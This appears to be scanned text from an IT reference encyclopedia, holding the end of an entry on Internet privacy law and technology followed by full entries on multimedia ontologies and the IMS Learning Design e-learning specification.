The idea is quite eloquent in its simplicity, which is to put privacy policies where users can find them, in ways that users can understand, and that users can control. While the W3C purports P3P to be a simple approach to privacy protection, it fails to address one of the core problems of privacy statements, the legalese. The legal language that many Web sites' privacy policy statements are written in bewilders many users (Zoellick, 2001). In addition, empirical studies (such as Reay, Beatty, Dick, & Miller, 2007) suggest that adoption of P3P seems to be stagnant recently, and errors in P3P documents frequently occur. Because of these reasons, the effectiveness of P3P as a privacy protection tool is weakened.

Digital Certificates

An entirely different approach to privacy and authentication uses certificates instead of "seals of approval". In the physical realm, a certificate might be someone's signature or a communication of some kind (document, letter, or verbal) from a known friend or trusted colleague to attest to another person's identity, skills, value, or character. As such, the person giving the "communicate" lends credence to another party (person, group, or organization).

The electronic equivalent of an individual's signature or that of a trusted "communicate" involves digital certificates, a unique digital ID used to identify individuals. Digital certificates are based on a hierarchy of trust. At the top level of the hierarchy, there needs to be a well-trusted root entity. Off of the root entity, trust is disseminated downwards with each new level being verified by the level above it.

Cryptography and the Law: "Wassenaar Arrangement"

A complex web of national and international laws regulates the use of cryptography. Thirty-three countries joined together to form the "Wassenaar Arrangement" group. The group's goal is to make uniform decisions on the export of "dual-use" technology, such as cryptography. Participating members seek, through their national policies, "to ensure that transfers of dual use items do not contribute to the development or enhancement of military capabilities, which undermine these goals, and are not diverted to support such capabilities" (www.wassenaar.org). According to the "Arrangement", the decisions on transfer or denial of transfer of any item are the sole responsibility of each member country (Madsen & Banisar, 2000). In the United States, it is illegal to export strong cryptographic software. In other countries, such as France, any use of strong encryption is forbidden.

European Union Privacy Laws

The European Union supports very strong consumer privacy standards. The EU's comprehensive privacy legislation, the "Directive on Data Protection" (the Directive) became effective October 25, 1998. The Directive requires that transfers of personal data take place only to non-EU countries that provide an "adequate" level of privacy protection. The problem is that a large amount of United States companies facing the Directive's stringent mandates use a mix of legislation, regulation, and self-regulation, which do not satisfy all the EU's requirements. Specifically, under the Directive consumers must have access to the information stored about them so they can correct erroneous data. Because many U.S. companies cannot fulfill this requirement, the exchange of data across international borders is problematic. A "Safe Harbor" arrangement has been reached.

Millennium ACT - EU

The European Union Copyright Directive (EUCD) and the U.S. Digital Millennium Copyright Act (DMCA) are both, in part, modeled after the World Intellectual Property Organization (WIPO) Copyright Treaty and the WIPO Performances and Phonogram Treaty. Sony Corporation filed a lawsuit under the Italian version of the EU equivalent of the DMCA (passed April of 2003) addressing people who purchased the modified PlayStation. The terms of the lawsuit caused local authorities to confiscate the modified game systems as a violation of the EUCD. On December 31, 2003, the Italian court declared the seizures illegal. The court ruled that the new law did not apply because the chips in question were not intended primarily to circumvent copyright protection measures.

U.S.A. Patriot Act of October 11, 2001

On October 11, 2001, President Bush (43) signed into law the *Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism* Act, better known as the U.S.A. Patriot Act (Patriot Act). Under the guise of the Patriot Act, two very controversial programs were authorized: DCS1000 (a.k.a. Carnivore), and Total Information Awareness (TIA). The Patriot Act permits the FBI to use technology for monitoring e-mail and other communication. The TIA is a very controversial project directed by the Information Awareness Office (IAO). The IAO's goal is to gather intelligence on possible terrorist activities through electronic sources, such as the Internet, the telephone, and fax lines. Many privacy advocates are very concerned that privacy will take a backseat to patriotism and efforts to stamp out terrorism. Certainly it is essential to provide law enforcement with the means necessary to track down terrorist activity in any medium, but this must be done within a system of expeditious checks and balances.

Many people have had problems with the USA Patriot Act of 2001; it has been routinely criticized for its apparent violations of basic constitutional rights. The Act was revised in 2005 to put it on firmer constitutional ground; however, the revision did not solve all the issues. The American Civil Liberties Union (ACLU) challenged the law under the grounds that it allowed the Justice Department too much authority to demand that Internet service providers and phone companies turn over information about their customers. The FBI had issued thousands of National Security Letters to help build counterterrorism and counterintelligence cases. These administrative subpoenas did not require court approval, nor did they allow the "service providers" to share this information with their customers. On September 6th, 2007, the judge ruled the Act "offends the fundamental Constitutional principles" that form the checks and balances and separation of powers" and consequently the FBI investigators eventually must obtain a court's approval.

CAN-SPAM

On December 16, 2003, President Bush (43) signed into law the Controlling the Assault of Non-Solicited Pornography and Marketing Act (CAN-SPAM). The Act establishes a framework to help America's consumers, businesses, and families combat unsolicited commercial e-mail, known as spam. The CAN-SPAM is an opt-out law. While permission of the recipients are not required, failure of the organization to abide by their desires carries penalties of a fine and/or imprisonment for up to five years, and may cause the perpetrators to lose any assets purchased with funds from such an endeavor.

While some claim that this Act finally gives the law enforcement community teeth, others profoundly disagree. SPAMHAUS (2003) indicates that the Act is backed overwhelmingly by spammers and has been dubbed the "YOU-CAN-SPAM" Act. They claim that it legalizes spam instead of banning it. The Act unfortunately preempts state laws that really are stronger to protect consumers from being spammed.

CONCLUSION

Although privacy has been addressed in various articles for well over three decades, new privacy issues continue to emerge along with the introduction of new technology. In addition, the ubiquity of computing devices and the continuous improvement of computing powers have both made privacy protection a very challenging task. Readers interested in specific areas of Internet privacy may want to read the cited articles, such as Smith (2003) for related legislation, Westin (1970) for early views, and Smith, Milberg, and Burke (1996) and Stewart and Segars (2002) for empirical assessments.

KEY TERMS

Cookie: A small amount of information that the Web site server requests the user's browser to save on the user's machine.

Cracker: A criminal hacker

Digital Certificate: A unique digital ID, which is used to identify individuals (personal certificates), software (software certificates), or Web servers (server certificates). They are based on a hierarchy of trust.

Phishing: A form of spoofing, where users are tricked into providing personal identification information because thieves have stolen the "look and feel" of a legitimate site.

PIA: Privacy Impact Assessments; proactive tools that look at both the policy and technology risks and attempt to ascertain the effects of initiatives on individual privacy

PII: Personal Identification Information

Privacy Seals: A third party "icon" that indicates they have inspected the Web site privacy policies and found them NOT to be out of line with the industry

Spam: Unsolicited communications, typically e-mail, that is unwanted and often offensive

Spoofing: The act to deceive; in the Internet world, it is the act of pretending to be someone or something else by fooling hardware, software, or human users.

Ontology and Multimedia

INTRODUCTION

Audiovisual resources in the form of still pictures, graphical, 3D models, audio, speech, and video play an increasing pervasive role in our lives, and there will be a growing need to manage all these multimedia objects. This is a task of increasing importance for users who need to archive, organize, and search their multimedia collections in an appropriate fashion.

To cope with this situation, much effort has been put in developing standards both for multimedia data (natural and synthetic (e.g., photography, face animation), continuous and static (e.g., video, image)) and for data describing multimedia content (metadata). The aim is to describe open multimedia frameworks and achieve a reasonable and interoperable use of multimedia data in a distributed environment.

BACKGROUND

Metadata are a representation of the administrative, descriptive, preservation, usage, and technical characteristics associated with multimedia objects; they can be extracted manually or automatically from multimedia documents. This value-added information helps bridge the semantic gap, described as: "The lack of coincidence between the information that one can extract from the visual data and the interpretation that the same data have for a user in a given situation" (Smeulders, Worring, Santini, Gupta, & Jain, 2000).

Because of the high cost and subjectivity associated with human-generated metadata, a large number of research initiatives are focusing on technologies to enable automatic classification and segmentation of digital resources. Many consortia are working on a number of projects in order to define multimedia metadata standards, which are being developed in order to describe multimedia contents in many different domains and to support sharing, exchanging, and interoperability across different networks. They are distinguished in Salvetti, Pieri, & Di Bono, 2004):

- *Standardised description schemes* that are directly related to the representation of multimedia content for a specific domain (like METS, MPEG-7).
- *Standardised metadata frameworks* that consider the possibility of integrating more metadata standards mapped on different application domains, providing rich metadata models for media descriptions together with languages allowing one to define other description schemes for arbitrary domains (like PICS, RDF, MPEG-21).

For example, the vision of MPEG-21 is to define a multimedia framework to enable augmented and transparent use of multimedia resources across a wide range of networks and devices used by different communities. The intent is that this framework will cover the entire multimedia content delivery chain, including creation, production, delivery, personalization, presentation, and trade.

The development of metadata standards will increase the value of multimedia data, which are used by various applications. Nevertheless, there are disadvantages in current metadata representation schemes (Smith & Schirling, 2006). Some of them are cost, unreliability, subjectivity, lack of authentication, and interoperability with respect to syntax, semantics, vocabularies, and languages (Salvetti et al., 2004).

It is necessary to have a common understanding of the semantic relationships between metadata terms from different domains. Representation and semantic annotation of multimedia content have been identified as an important step toward more efficient manipulation and retrieval of multimedia. In order to achieve semantic analysis of multimedia content, ontologies are essential to express semantics in a formal machine-processable representation (Staab & Studer, 2004).

Professional groups increasingly are building metadata vocabularies (or ontologies). A number of research and standards groups are working on the development of common conceptual models (or upper ontologies) to facilitate interoperability between metadata vocabularies and the integration of information from different domains.

MAIN FOCUS OF THE ARTICLE

Multimedia Ontologies

Ontologies have applications in many areas, including natural language translation, medicine, standardization of product knowledge, electronic commerce, and geographic information systems, among others. Many of these applications use or will use multimedia data in the immediate future, making the creation of multimedia ontologies a crucial component (Alejandro & Smith, 2003).

It is well known that the word "ontology" generates a lot of controversy in discussions about Artificial Intelligence, although it has a long history, in which it refers to the categorical framing of what is (Poli, 2001, 2002, 2007; Poli & Simons, 1996). Briefly it can be claimed that ontology deals with what can be rationally understood, at least partially. According to this interpretation, science in all of its branches is the most successful and powerful ally of ontology.

One may say that there are material things, plants and animals, as well as the products of the talents and activities of animals and humans in the world. This first almost trivial list already indicates that the world comprises not only things, animate or inanimate, but also activities and processes and the products that derive from them. It is likewise difficult to deny that there are thoughts, sensations, and decisions, and the entire spectrum of mental activities, just as one is compelled to admit that there are laws and rules, languages, societies, and customs. We can set about organizing this list of objects by saying that there are independent items that may be real (mountains, flowers, animals, and tables), or ideal (sets, propositions, values), and dependent items which in turn may be real (colors, kisses, handshakes, and falls) or ideal (formal properties and relations). All these are in various respects items that are.

A multimedia ontology, informally, is a means for specifying the knowledge of the world through multimedia documents in a structured way such that users and applications can process the descriptions with reference to a common understanding.

Four different levels of information are represented in multimedia ontologies (Euzenat et al., 2004):

- Signal information
- Featural information
- Symbolic information
- Semantic information

Multimedia ontologies can be of two types:

- Media-specific ontologies have taxonomies of different media types and describe properties of different media. For example, video may include properties to identify the length of the clip and scene breaks.
- Content-specific ontologies describe the subject of the resource, such as the setting or participants. Because such ontologies are not specific to the media, they could be reused by other documents that deal with the same domain.

Multimedia ontologies are used for different goals by different applications, including the following (Alejandro & Smith, 2003):

- **Content visualization:** They can be used to create tables of content and used for browsing.
- **Content indexing:** They can be used to improve indexing consistency in manual annotation systems (Schreiber et al., 2001) (e.g., use the term apartment instead of flat), or in the propagation of labels in automatic indexing systems (e.g., a face detected implies a person was detected).
- **Knowledge sharing:** Annotated multimedia collections can be more easily shared if they use a common conceptual representation.

- **Learning:** Collections annotated by different individuals using common ontologies lead to annotation consistency which is of extreme importance in applying approaches based on learning techniques that use annotated collections for training.
- **Reasoning:** Information not explicit in the data may be obtained automatically with the help of ontology.

Creating a Multimedia Ontology

The construction of multimedia ontologies is difficult because different correct specifications of the same domain or collection are possible and many decisions have to be made, which depend on the domain, the purpose of the multimedia ontology, the complexity of content and structure that characterizes the multimedia objects, and the user's knowledge.

One can build a multimedia ontology simultaneously for all media. For each concept, all media specific concepts are encoded into the nodes of the ontology simultaneously (essentially the ontology is built in one cycle). Alternatively, one can develop a separate ontology for different media and create a link between nodes for every cross reference.

Ontology construction is usually a manual, iterative process consisting of at least three steps: (1) selection of concepts to be included in the ontology; (2) establishment of properties for the concepts and relationships between concepts in the ontology; and(3) maintenance of the ontology. The ontology can be constructed using a *concept-driven* or a *data-driven* approach. The concept-driven approach does not require any data: the ontology is built from general or domain specific knowledge. In the data-driven approach the ontology is constructed primarily from data, but domain knowledge is also used in manually constructing it. In general, however, fully automatic construction of ontologies is not possible because automatically selecting *relevant* concepts and relationships is hard. An alternative is to use semiautomatic ontology construction techniques, which aim at facilitating each of the steps above.

In the data-driven approach, for example, a semiautomatic construction of a multimedia ontology uses a video collection, and models the concepts, their properties, and their relationships. For each of the videos one applies the following steps: (1) automatic scene cut detection; (2) automatic speech recognition; (3) parsing of metadata; and (4) automatic concept analysis. Preprocessing consists of steps one through three, after which an ontology can be constructed based on textual content alone. Step four forms the basis for manually adding multimedia components to the ontology (Smith, Tseng, & Jaimes, 2003).

When building multimedia ontologies, one should address the requirements listed below:

1. Multimedia ontologies should be designed to serve one or more of these purposes, accurately and adequately:
    - *Annotation* (e.g., summarization of multimedia content)
    - *Analysis* (e.g., ontology driven semantic analysis of multimedia content, etc.)
    - *Retrieval* (e.g., context-bases retrieval and recommendations)
    - *Reasoning* (e.g., application of reasoning techniques to multimedia content)
    - *Personalized filtering* (e.g., delivery of multimedia content according to user preferences)
    - *Meta-Modeling* (e.g., ontologies used to model multimedia processes, procedures, etc.)
2. Multimedia ontologies need to describe and represent knowledge for either one or even more of the following top-level hierarchical types of multimedia documents:
    - Image
    - Video
    - 3D Graphics
    - Audio
    - AudioVisual
    - Multimedia presentation

They also need to distinguish between annotations describing the information object and these concerning the multimedia document's content (e.g., semantic concepts depicted in an image).

3. Multimedia ontologies should be able to represent the *structure of a multimedia document itself, depending on the type of document* and *the relations between structural elements.*

Ontologically speaking, possibly the most striking aspect of semantic visual information is its multilayer structure. To provide but a feeling of the multilayered stratification of visual object, one may consider the case of a portrait, where one may distinguish the following levels:

- The three-dimensional space in which the subject of the portrait and some elements of the setting appear;
- The movement of the subject's apparent corporeality;
- The subject's character;
- His or her individual idea, or the idea that the person portrayed has of him/herself; and
- The symbolic, or the universal content manifested by the portrait (Hartmann, 1950; Ingarden, 1962; Poli, 1998).

A *hierarchical structure of multimedia segments* is thus needed in order to capture all possible types of media decompositions and relations. The regions that correspond to semantic objects need to be described in terms of their *location* within the multimedia content.

Ontology should be capable of capturing the low-level descriptor information (in order to semantically express this kind of characteristics associated with a concept, several different audiovisual attributes (e.g., color, shape, texture, motion, localization, etc.) need to be represented, depending on the concept) and to allow for basic and complex data types. Hence, alignment with standards (MPEG-7, TV-Anytime, MPEG-21) is a safe approach in order for the ontology to be of practical interest.

4. Ontology should be rich enough to describe the spatiotemporal relationships between the entities depicted.
   - *Spatial* relations are needed to describe how segments are placed and relate to each other in 2D space (e.g., right and above).
   - *Topological* spatial relations are needed to describe how the spatial boundaries of the segments relate (e.g., touches and overlaps).
   - *Temporal* relationships among segments or events, providing information about the sequence in time, need to be represented, especially when the multimedia object is of type video.
5. Details regarding the description of the multimedia object itself, such as the creation date, the creator, the purpose it was created for, or even its subsequent history, and so forth, should be represented in ontology, because *provenance information* provides rather important metadata of the multimedia document. A multimedia ontology framework should *support annotations* produced by different annotators (humans or not), thus *enabling their linking and further processing*.
6. Due to the large number and wide variety of Web access devices, it has become quite essential for a Web service to *know the required device capabilities* in order to support playback of a media object and other characteristics of the delivery context that influence their presentation.
7. Multimedia ontologies need to be *open* in order to be widely-adopted by multiple and heterogeneous communities.

Existing Multimedia Ontologies

Multimedia ontologies are necessary because the concepts and categories defined in a traditional ontology are not rich enough to fully describe the plethora of events that can occur in multimedia objects. Existing multimedia ontologies are divided in groups, according to their domain of application or their framework (Eleftherohorinou, Zervaki, Gounaris, Papastsiaris, & Hobson, 2006). Table 1 shows a list of existing multimedia ontologies, grouped according to their domain or framework; the groups of ontologies are:

- **Content structure ontologies:** They focus on the description of multimedia content structure.
- **Specific domain ontologies**: they have been created to serve a particular domain.
- **Multimedia upper ontologies:** Upper level ontologies are intended for more general use and describe higher level concepts that can be refined by domain ontologies, in order to make multimedia-handling procedures more homogeneous.
- **Multimedia core foundational ontologies:** The role of core ontologies is to serve as a starting point for the construction of new ontologies, to provide a reference point for comparisons among different ontological approaches and to serve as a bridge between existing ontologies. Core ontologies are typically conceptualizations that contain

Table 1. Existing ontologies, grouped by their domain or framework

Content Structure	Specific Domain	Multimedia Upper Ontology	Multimedia Core Ontology
aceMedia Framework	Medical Image Domain	SWeMPs	CIDOC CRM
AIM@SHAPE	NM2	ZyX	ABC
Music Information	MEPCO	Salero	D OLCE
INA	ImageStore	MPEG-7	WordNet
	Soccer Domain	Semantic User Preference	
	Formula 1 Domain	X3D	
		Modality	

specifications of domain independent concepts and relations based on formal principles derived from philosophy, mathematics, linguistics, and psychology.

An increasing number of multimedia ontologies are being used in various projects for multimedia processing; examples are given below.

The main goal of **MEPCO** (Kienast, Zeiner, Hofmair, Schlatte, Thallinger, Burger et al., 2006) is the cross-relation of media campaigns over the media TV, press, and Internet and furthermore the ambitious goal to cross link media campaigns over different countries. What makes a media campaign unique from others is not completely straightforward; however, there are rules that a human uses to determine whether a media campaign is new. These heuristic rules will be formally encoded as to describe media campaigns in a generic way. The MediaCampaign Ontology (MEPCO) will be based on the upper-level ontology PROTON and will be aligned to media-related metadata standards, such as NewsML and News Codes from IPTC.

ACEMedia extends and enriches ontologies to include low level audiovisual features, descriptors and behavioral models in order to support automatic annotation; a core ontology was described based on extensions of the DOLCE core ontology and the multimedia-specific infrastructure components, the Visual Descriptor Ontology, based on an RDFS representation of the MPEG-7 Visual Descriptors, and the Multimedia Structure Ontology based on MPEG-7 MDS. Its main aims are the support of audiovisual content analysis and object/event recognition, the creation of knowledge beyond object and scene recognition through reasoning processes, and enabling user-friendly and intelligent search and retrieval.

The **ZyX** ontology provides an ontological description of an abstract multimedia presentation model and is based on the ZyX model by Boll, Klas, and Westermann (2000). The ZyX model describes complete or fragments of multimedia documents by the means of a tree. The nodes of the tree are called presentation elements. Each presentation element has got a binding point associated with it. Such a binding point can be bound to one variable of another presentation element, thus creating the edges of the tree. The presentation elements are the generic elements of the model. They can represent atomic media elements (e.g., videos, images, and text) or operator elements which combine presentation elements with certain semantics. There are operator elements that allow for temporal synchronization, definition of interaction, adaptation, and for the spatial, audible, and visible layout (the so-called projector elements) of the document.

FUTURE TRENDS

Development of multimedia ontologies is still quite an empirical process. Due to that reason research communities involved with ontology-driven analysis, while sharing the same knowledge do not share a mutual consensus. Harmonization approaches, therefore, need to be followed by all these ontology-driven based systems and applications, in order to pave the way toward the development of an integrated knowledge infrastructure. Achieving ontology harmonization may be difficult and complex in practice. The most significant factors are the efficient modularisation of ontologies, the easy linking to other ontologies, and the specification of a minimum set of ontologies to be used for arbitrary applications.

CONCLUSION

Multimedia ontologies enable the inclusion and exchange of multimedia content through a common understanding of the multimedia content description and semantic information. They model the domain of multimedia data, in terms of low-level features and media structure descriptions, thus increasing sharing capabilities of multimedia objects. Additionally, such an ontology could also be used as a translator, to integrate multiple, heterogeneous data sources. With the aid of multimedia ontologies the vision of querying and retrieving multimedia content from distributed databases has started to become more feasible.

KEY TERMS

Artificial Intelligence: AI is a branch of computer science that deals with intelligent behaviour, learning, and adaptation in machines.

Content Structure Ontologies: Ontologies that focus on the description of multimedia content structure. They should be capable of capturing the low-level descriptor information, represent several different audiovisual attributes (e.g., color, shape, texture, motion, localization, etc.) depending on the concept, and allow for basic and complex data types.

Metadata: They are "data about other data;" they are data segments that describe structural, behavioural, or functional aspects of other data segments. Multimedia are a representation of the administrative, descriptive, preservation, usage, and technical characteristics associated with multimedia objects; they can be extracted manually or automatically from multimedia documents.

Multimedia Core Foundational Ontologies: They are conceptualizations that contain specifications of domain independent concepts and relations based on formal principles derived from philosophy, mathematics, linguistics, and psychology. They are used as a starting point for the construction of new ontologies or as a bridge between existing ontologies.

Multimedia Ontology: In a multimedia ontology concepts might be represented by multimedia entities (images, graphics, video, audio, segments, etc.) or terms. A multimedia ontology is a model of multimedia data, especially of sounds, still images and videos, in terms of low-level features and media structure. Multimedia ontologies enable the inclusion and exchange of multimedia content through a common understanding of the multimedia content description and semantic information.

Multimedia Upper Ontologies: Upper level ontologies are intended for more general use and describe higher level concepts that can be refined by domain ontologies, in order to make multimedia-handling procedures more homogeneous.

Ontology: An ontology is a formal, explicit specification of a domain. It deals with what can be rationally understood, at least partially. Typically, an ontology consists of concepts, concept properties, and relationships between concepts. In a typical ontology, concepts are represented by terms.

Specific Domain Ontologies: They have been created to serve a particular domain; they consist of terms that represent concepts particular to that domain using constructs of content structure.

An Open E-Learning Specification for Multiple Learners and Flexible Pedagogies

INTRODUCTION

Significant investments have been made by universities, colleges, distance learning providers, and corporate training departments in the area of e-learning. Moving from early use of static HTML pages providing course details, the use of the Internet as a delivery technology for education and training is now commonplace, with both distance and presential learning providers exploiting e-learning in their offerings. A standards-based IT infrastructure is in place in educational institutions around the world, simplifying the delivery of e-learning courses and opening the doors to mainstream, large-scale, Web-based education (Brusilovsky & Vassileva, 2003). Many different virtual learning environments (VLEs) exist (Everett, 2002), including significant contributions from the open source community (Dougiamas, 2004; Sakai, 2005). Above the underlying IT standards rest a significant number of e-learning standards, specifications, and reference models (IMSCP, 2003; Loidl Reisinger & Paramythis, 2003; Wisher & Fletcher, 2004), designed to improve the interoperability between systems and remove islands of e-learning.

These infrastructural changes have been mirrored by developments in the area of learning objects (Littlejohn, 2003; Wiley, 2002). The learning objects movement is based upon the idea that reusable units of content can be created, shared, and reused between different communities, and is viewed as a solution to the significant production costs associated with the development of high-quality learning resources—see Sloep (2004) for a discussion of this issue.

Critics of the learning objects movement have expressed their uneasiness with e-learning as page turning that leads to "static, fossilized, dead [content], low learner motivation and engagement, impersonal and isolating environments" (Stacey, 2003). This debate has brought pedagogy in the e-learning community to the fore. How should different groups of learners best be taught? What does existing educational theory have to teach e-learning, and how could the results of this work be brought into e-learning systems? How could new information and communication technology developments, particularly in the area of collaboration and cooperation, be brought into e-learning offerings? How could ongoing R&D in the area of pedagogy and e-learning be more easily brought together and compared?

This article describes the IMS learning design specification (IMSLD, 2003). IMSLD is an open specification, freely downloadable, maintained by an international consortium of universities, system vendors, and learning providers. The specification provides a counter to the trend toward designing for lone-learners reading from screens. Instead, it guides staff and educational developers to start not with content, but with learning activities and the achievement of learning objectives.

A SPECIFICATION FOR MULTI-LEARNER, MULTI-ROLE E-LEARNING

At the heart of the IMSLD specification is a model that underlies many different behaviorist, cognitive, and (social) constructivist approaches to learning and instruction: People act in different roles in a teaching-learning process. In these roles, they work toward certain outcomes by performing learning and/or support activities within an environment, consisting of learning objects and services to be used during the performance of the activities. The approach separates learning objects and services from the educational method used in the unit of learning. Put succinctly, IMSLD allows instructional designers to say who should do what, when, and with which support facilities in order to reach learning objectives.

There are three main documents to an IMS specification: an information model, a best practice and implementation guide (BPIG), and an XML binding document. The documents are very detailed and intended primarily for software developers who create the tools and systems that implement IMSLD. However, the benefits of use of the specification should be able to be understood by technically aware learning and instructional designers to enable them to determine its suitability for their purposes. These benefits are:

- E-learning system lock-in is avoided since courses can be exported as IMSLD from one system into another. The need to move courses between systems occurs both when new systems are purchased and when a heterogeneous set of tools is used at the same time, a situation not uncommon in both single and multiple learning provider situations.
- Procurement choices are increased through increasing system interoperability, with commercial and open-source tooling being better able to be mixed-and-matched to satisfy e-learning requirements.
- The market for buying and selling courses is made more appealing, since publishers are no longer bound to publishing for particular delivery systems.
- Instructional and learning designers are liberated from the use of non-e-learning specific (e.g., HTML) or proprietary scripting languages to create learning processes. Using the concepts described in the specification, designers are able to talk in terms of pedagogy rather than technology, making pedagogical choices explicit and subject to review, inspection, and critique.
- New avenues for educational R&D are opened, with diverse approaches to learning and teaching being better able to be compared when they are both described and delivered in a formal language defined in an open, technical specification.

IMSLD provides a notational system to describe "Units of Learning" (UOLs), an abstract term used to refer to any delimited piece of education or training, such as a course, a module, a lesson, and so forth (Koper & Olivier, 2004; Koper & Tattersall, 2005). The notation is capable of describing a wide variety of instructional models, or learning designs, such as competency-based learning and problem-based learning.


The specification provides a framework of elements that can be used to describe, formally to support machine processing, the design of any teaching-learning process. The creation of a UOL involves the specification of the learning design and also the bundling of all associated resources, either as files contained in the unit or as Web references, including assessments, learning materials, and learning service configuration information.

To give an indication of the type of e-learning made possible using IMSLD, consider the following example, in which students cooperate to investigate their differing viewpoints on a proposed European Constitution:

1. Learners individually consider whether they are "for" or "against" a European Constitution;
2. The learners then indicate their standpoint and enter a few sentences motivating this decision;
3. This process is monitored and ended by the tutor;
4. All learners then see all responses (anonymous);
5. All learners then enter personal reflections on all responses (not made public);
6. The tutor receives all responses and personal reflections once they have been entered; and
7. The tutor gives feedback on the responses and reflections and finishes the learning activity on a per learner basis.

Here we see a learning process involving multiple learners and various roles, using learning objects and services. This pedagogical scenario can be used both to help individuals learn about arguments associated with the proposed Constitution, and also to develop debating skills that are not specific to the topic. Clearly, the skeleton of the approach can be used in many other learning contexts.

Figure 1. An IMSLD player interpreting a Unit of Learning



Once this "learning flow" has been modeled using the constructs from the learning design specification, it can be interpreted by an IMSLD-aware player (McAndrew, Nadolski, & Little, 2005). When a learning design has been set up on a run-time system, the player makes the appropriate activities and environments available to the people playing the various roles. Through this, it coordinates and synchronizes multiple learners as they work through a learning design.

Figure 1 shows a learner interacting with an IMSLD player in the learning process described previously. The player is a Web server-based application, and once the learner or tutor has surfed to the appropriate Web address and logged in, learning activities are served to the user. In Figure 1 we see a three-part Web page. The left-hand side of the screen is split into two areas, with the top area showing the tree of activities that the learner is required to follow. The bottom area provides additional resources to help the learners in carrying out their activities. The third, larger area on the right-hand side of the page presents the description of the activity to be carried out by the learner. In the figure, we see the learner being asked to take a stand on the constitutional issue and to motivate this stance.

We stress here that all of the Web pages associated with the learning process are generated from the (XML-based) model described in IMSLD. The drop-down box allowing learners to indicate a preference is automatically derived from the data type of the underlying learner property modeled in the UOL, as is the text area. Once entered and stored, the values of these properties can be used in other parts of the learning process, including use in the monitor service. This service provides tutors (or other learners) with a view on the responses and interactions of others in the learning process. It is used in this particular example to support steps three and four, wherein learners' thoughts are shared with the tutor and fellow learners.

Rather as HTML can be interpreted by a variety of different browsers, UOLs can be interpreted by various players, and there are a number of such players available.

The specification is divided into three levels. Level A, with the definition of the method, plays, acts, roles, role-parts, learning activities, support activities, and environments. It is the core of the specification, and contains the description of the elements that configure IMSLD and the coordination between them. For instance, role-parts define what activities must be taken by a role in order to complete an act and, subsequently, a play. Level B adds properties, conditions, monitoring services, and global elements to Level A, and provides specific means to create more complex structures and learning experiences. Properties can be used as variables, local or global ones, storing and retrieving information for a single user, a group, or even for all the characters involved. Through these mechanisms the learning flow can be changed at the run time, as decisions can be made taking into account dynamic content. It is the level to express most of the pedagogical needs concerning adaptation, personalization, feedback, tracking, and several other usual requests of teachers and learning designers.

Finally, Level C adds notifications to Level B, meaning an e-mail sent and a show/hide command to a specific activity, depending on the completion of another one. Examples of advanced uses of the specification can be found in Koper and Burgos (2005).

Since IMSLD separates the approach to learning from the learning objects and services used, opportunities for re-use are raised. First, individual learning designs can be applied across different domains, so that the skeleton for problem-based learning described previously can be used to structure approaches to medical problems, political problems, physics problems, computer science problems, and so on. Each time, different content is coupled to the same activities of the learning design. Moreover, learning objects can be used in different educational models. Information on how to dissect a frog might support biology students in a learning-by-doing situation or might provide the problem from which to depart for students of ethics in a problem-based learning oriented approach. Here, different activities are associated with the same content.

FUTURE TRENDS

The IMSLD specification was released in early 2003. Since then a number of tools supporting the language have emerged (Milligan, Beauvoir, & Sharples, 2005; Vogten et al., 2005), including a book (Koper & Tattersall, 2005), special issues of journals (Koper, 2006; Tattersall & Koper, 2005), a number of articles, and also projects dedicated to the use and promotion of the specification, for example, UNFOLD (2004).

During the first years of experience with the specification, a number of issues have been identified to be addressed as its use scales up. We believe the following trends will likely emerge:

- The tooling used for creation of UOLs will likely less directly reflect the concepts in the specification and will tend more toward those of educational practice. As a result, templates will likely emerge that can be used by instructional designers as a starting point for modification and tuning.
- Greater harmonization between e-learning standards will occur following that seen between IMSLD and the IMS Question and Test Interoperability specification.
- A tighter integration of design-time and run-time perspectives on IMSLD will occur, so that designs can be critiqued and improved on the basis of log data (Barré, Choquet, Corbière, & Iksal, 2004).
- A broader run-time integration of components in an e-learning service-oriented architecture, and due to this…
- …a larger variety of communication and collaboration able to integrate into learning processes, including forums, chat facilities, Wikis, and online, multi-user, multi-role games.
- New IMSLD-aware players will emerge, including micro-players allowing learning processes to be coordinated across mobile devices.
- IMSLD will find use not only in formalized, designed approaches to learning, but also less formal ones, typified by work in personal learning environments (Liber, 2005). IMSLD's role here will be in providing post-hoc descriptions of learning processes, allowing unplanned sequences of activities to be described and shared in an interoperable manner. The work of Rasseneur, Jacoboni, and Tchounikine (2004) on learners' appropriation of curricula for their own ends is interesting in this context.

CONCLUSION

The use of general languages such as HTML or proprietary scripting languages to describe learning processes leads to unnecessary difficulty in documenting teaching strategies and reusing elements of existing teaching materials. IMSLD, an open technical specification, allows learning designers to model, in a generic, formal way, who does what, when, and with which content and services in order to achieve learning objectives. It allows processes to be designed that include several roles, each of which can be played by several people. It enables their activities to be specified in coordinated learning flows that are analogous to groupware workflows, and it supports group and collaborative learning of many different kinds. Using the IMSLD language, designers are able to talk in terms of pedagogy rather than technology, helping to bring learning to the forefront in e-learning.

KEY TERMS

E-Learning: Learning that is supported by Internet technolgies such as Web pages, forums, and chat facilities.

eXtensible Markup Language (XML): XML provides constructs to support the design of markup languages to facilitate document and data exchange.

IMS Learning Design: A specification released by the IMS Global Learning Consortium that supports the use of a wide range of pedagogies in online learning. Rather than attempting to capture the specifics of many pedagogies, it does this by providing a generic and flexible language. This language is designed to enable many different pedagogies to be expressed. The approach has the advantage over alternatives in that only one set of learning design and run-time tools then need to be implemented in order to support the desired wide range of pedagogies.

Learning Object: "Any digital resource that can be reused to support learning" (Wiley, 2002).

Pedagogy: The art or science of teaching.

Problem-Based Learning: A teaching approach in which learners work in groups to identify solutions to real world problems.

